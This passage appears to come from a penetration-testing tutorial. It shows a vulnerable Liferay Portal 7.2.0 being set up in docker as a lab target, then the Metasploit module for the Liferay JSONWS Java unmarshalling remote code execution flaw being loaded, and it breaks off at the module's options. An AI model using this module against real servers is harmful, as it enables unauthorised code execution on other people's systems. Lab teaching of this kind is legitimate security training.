
As you can see in the above image, we successfully have a meterpreter session.

## Liferay Portal Java Unmarshalling RCE Module

**TARGET: Liferay < 6.2.5 GA6, 7.0.6 GA7, 7.1.3 GA4 7.2.1 GA2          TYPE: Remote**


Liferay is an open source enterprise portal which used to enable corporate extranet and intra -net. It's a web application written in Java and also offers other features like development of websites. The above mentioned versions suffer a RCE vulnerability in the JSONWS feature. This vulnerability allows attackers to execute code as the liferay user.

Let's test this exploit module. We tested this on Liferay portal version 7.2.0 GA1 version. Install the docker version as shown below.




```
hackercoolmagz@kali:~$ sudo docker run -it -p 8080:8080 liferay/portal:7.2.0-ga1
Unable to find image 'liferay/portal:7.2.0-ga1' locally
7.2.0-ga1: Pulling from liferay/portal
bdf0201b3a05: Pull complete
f1e756b54822: Downloading  101.5MB/105.7MB
aaf1a1d2bb85: Downloading  57.01MB/66.87MB
e486b788b3e3: Download complete
cc84cb0afb2d: Download complete
acde5df95f3e: Download complete
78a35e9defc7: Downloading  20.94MB/614.1MB
```

That's enough to set the target. Load the exploit/ multi/http/liferay_java_unmarshalling module as shown below.




```
msf5 > use exploit/multi/http/liferay_java_unmarshalling
msf5 exploit(multi/http/liferay_java_unmarshalling) > show options

